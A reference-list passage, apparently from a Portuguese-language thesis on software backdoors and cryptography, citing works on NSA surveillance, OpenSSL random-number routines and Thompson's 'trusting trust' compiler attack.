[27] The Guardian. How microsoft handed nsa access to encrypted messages. http://www.guardian.co.uk/world/2013/jul/11/microsoft-nsa-collaboration-user-data, 2013. [Online; Acessado em 17 de julho de 2013]. 51, 69

[28] The Guardian. Nsa spying scandal: what we have learned. http://www.guardian.co.uk/world/2013/jun/10/nsa-spying-scandal-what-we-have-learned, 2013. [Online; Acessado em 22 de julho de 2013]. 68

[29] ISO/IEC. Iso/iec 9899:1999 (c 1999 standard). pages 125 – 126, 1999. 39

[30] ISO/IEC. Iso/iec 9899:2011 (c 2011 standard). pages 139 – 140, 2011. 39

[31] P. Karger and R. Schell. Multics security evaluation:vulnerability analysis. 1974. 1

[32] A. Lenstra, J. Hughes, M. Augier, J. Bos, T. Kleinjung, and C. Wachter. Ron was wrong, whit is right. 2012. 68

[33] Computer History Museum. The babbage engine - a modern sequel. http://www.computerhistory.org/babbage/modernsequel/. [Online; Acessado em 20 de fevereiro de 2013]. 2

[34] Computer History Museum. The babbage engine - overview. http://www.computerhistory.org/babbage/overview/. [Online; Acessado em 20 de fevereiro de 2013]. 2

[35] D. Novillo. From source to binary: the inner workings of gcc. *Red Hat Magazine*, 2004. [Online; Acessado em 09 de julho de 2013]. 53

[36] Bob Lord (Twitter's Director of Information Security). Keeping our user secure (twitter hacked by java zero-day exploit). https://blog.twitter.com/2013/keeping-our-users-secure, 2013. [Online; Acessado em 22 de maio de 2013]. 3

[37] Krebs on Security. Backdoors found in barracuda networks gear. https://krebsonsecurity.com/2013/01/backdoors-found-in-barracuda-networks-gear/, 2013. [Online; Acessado em 22 de julho de 2013]. 69

[38] Linux Man Pages. proc(5). http://www.linuxmanpages.com/man5/proc.5.php, 2013. [Linux Man Pages, também disponível online]. 29

[39] Linux Man Pages. random(4). http://www.linuxmanpages.com/man4/random.4.php, 2013. [Linux Man Pages, também disponível online]. 18, 20

[40] Debian Project. The debian project. http://www.debian.org/, 2013. [Online; Acessado em 04 de abril de 2013]. 31

[41] OpenSSL Project. crypto(3). http://www.openssl.org/docs/crypto/crypto.html, 2013. [Online; Acessado em 04 de abril de 2013]. 19

[42] OpenSSL Project. Evp-digest routines. http://www.openssl.org/docs/crypto/EVP_DigestInit.html, 2013. [Online; Acessado em 17 de abril de 2013]. 26

[43] OpenSSL Project. The openssl project. http://www.openssl.org/, 2013. [Online; Acessado em 04 de abril de 2013]. 19

[44] OpenSSL Project. rand(3). http://www.openssl.org/docs/crypto/rand.html, 2013. [Online; Acessado em 08 de junho de 2013]. 36, 39

[45] E. S. Raymond. The jargon file - backdoor. http://www.catb.org/jargon/html/B/back-door.html. [Online; Acessado em 24 de fevereiro de 2013]. 3, 15

[46] P. A. D. Rezende. Criptografia e segurança na informática. http://www.cic.unb.br/docentes/pedro/segdados_files/CriptSeg1-2.pdf, 2011. [Online; Acessado em 17 de julho de 2013]. 40

[47] B. Schneier. *Applied Cryptography*. John Wiley & Sons, 1996. 17

[48] B. Schneier. Breaking iranian codes. http://www.schneier.com/crypto-gram-0406.html#1, 2004. [Online; Acessado em 25 de fevereiro de 2013]. 4

[49] B. Schneier. In praise of security theater. http://www.schneier.com/crypto-gram-0702.html#1, 2007. [Online; Acessado em 23 de fevereiro de 2013]. 3

[50] Facebook Security. Protecting people on facebook (facebook targeted by java zero-day exploit). https://www.facebook.com/notes/facebook-security/protecting-people-on-facebook/10151249208250766, 2013. [Online; Acessado em 22 de maio de 2013]. 3

[51] P. Sheer. *Linux:Rute User's Tutorial and Exposition*. Prentice Hall PTR, 2002. 31

[52] K. L. Thompson. Reflections on trusting trust. *Communications of the ACM*, 27(8):761 – 763, 1984. 9, 61

[53] D. A. Wheeler. Fully countering trusting trust through diverse double compiling. 2009. 15